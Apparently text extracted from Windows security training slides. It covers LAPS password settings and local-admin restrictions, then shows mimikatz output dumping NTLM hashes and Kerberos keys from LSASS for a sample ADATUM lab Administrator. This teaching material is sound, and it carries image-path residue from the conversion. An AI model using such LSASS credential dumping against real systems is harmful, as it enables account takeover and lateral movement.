

Configures AdmPwd password parameters

Password complexity: which characters are used when generating a new password  
Default: Large letters + small letters + numbers + special characters


Password length  
Minimum: 12 characters  
Maximum: 64 characters  
Default: 12 characters

Password age in days  
Minimum: 1 day  
Maximum: 365 days  
Default: 30 days


# Restrict Local Admins - KB2871997




# Credentials Lifecycle / Attack Vectors



# Windows Integrated Authentication



# LSASS NTLM Hashes



```
Select mimikatz 2.0 alpha x64 (oe.eo)

Session      : RemoteInteractive from 2
User Name    : Administrator
Domain       : ADATUM
Logon Server  : LON-DC1
Logon Time   : 9/8/2015 5:20:44 AM
SID          : S-1-5-21-3180365339-800773672-3767752645-500

msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : ADATUM
  * NTLM     : 92937945b518814341de3f726500d4ff
  * SHA1     : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
  [00010000] CredentialKeys
  * NTLM     : 92937945b518814341de3f726500d4ff
  * SHA1     : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d


tspkg :
wdigest :
  * Username : Administrator
  * Domain   : ADATUM
  * Password : (null)

kerberos :
  * Username : Administrator
  * Domain   : ADATUM.COM
  * Password : (null)

ssp : KO
```



# LSASS Kerberos Keys



The screenshot shows a Windows command prompt window titled "Select mimikatz 2.0 alpha x64 (oe.eo)". The window displays the following information:


```
User Name      : Administrator
Domain        : ADATUM
Logon Server   : LON-DC1
Logon Time     : 9/8/2015 5:20:44 AM
SID           : S-1-5-21-3180365339-800773672-3767752645-500
```

Below this, the output shows the extracted Kerberos keys:

```
* Username : Administrator
* Domain   : ADATUM.COM
* Password : (null)
* Key List :
```

aes256_hmac	392ae7a4f2ef064117552b1c155ee494116b7c85d9cf30af8f6cf8530d1e20e8
rc4_hmac_nt	92937945b518814341de3f726500d4ff
rc4_hmac_old	92937945b518814341de3f726500d4ff
rc4_md4	92937945b518814341de3f726500d4ff
rc4_hmac_nt_exp	92937945b518814341de3f726500d4ff
rc4_hmac_old_exp	92937945b518814341de3f726500d4ff

# LSASS Kerberos Tickets



